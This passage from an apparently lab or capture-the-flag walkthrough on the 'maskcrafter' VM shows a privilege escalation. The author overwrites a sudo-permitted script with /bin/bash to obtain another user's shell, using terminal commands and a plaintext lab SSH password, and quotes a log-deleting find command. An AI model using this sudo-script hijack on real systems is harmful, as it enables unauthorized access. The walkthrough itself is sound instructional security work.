
```
~
^[[A^[[A^[[A^[[B^[[B^[[B^[[B
~
~
~
~
~
~
~
```

The reason I want to change this file is because the original script of the file whatsmyid.sh is this.




```
userx@maskcrafter:/var/www/html$ cat /scripts/whatsmyid.sh
cat /scripts/whatsmyid.sh
#!/bin/bash
find /var/log -mtime +3 -delete
userx@maskcrafter:/var/www/html$ 
```

If I change this script to "/bin/bash" , while executing this script, we will get a shell. But first I need to edit it. Thinking that this shell was having some limitation, I logged into the SSH server using same credentials. (userx:thisismypasswordforuserx2020).




```
hackercoolmagz@kali:~$ ssh userx@192.168.36.129
userx@192.168.36.129's password: 
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Apr  6 14:16:37 UTC 2020

  System load:  0.32               Processes:             186
  Usage of /:   27.4% of 19.56GB   Users logged in:       0
  Memory usage: 26%                IP address for ens33: 192.168.36.129
  Swap usage:   0%


60 packages can be updated.
0 updates are security updates.
```



```
userx@maskcrafter:~$ id
uid=1000(userx) gid=1000(userx) groups=1000(userx),4(adm),24(cdrom),30(dip),4
6(plugdev),108(lxd)
userx@maskcrafter:~$ sudo -l
Matching Defaults entries for userx on maskcrafter:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:
/bin\:/snap/bin

User userx may run the following commands on maskcrafter:
    (evdaez) NOPASSWD: /scripts/whatsmyid.sh
userx@maskcrafter:~$ 
```

But here too no text editor was working. So I used the cat command to update the file with the code /bin/bash.




```
userx@maskcrafter:~/peda$ cat > /scripts/whatsmyid.sh
/bin/bash
userx@maskcrafter:~/peda$ cat /scripts/whatsmyid.sh
/bin/bash
userx@maskcrafter:~/peda$ 
```

It's updated. It's time to execute it.

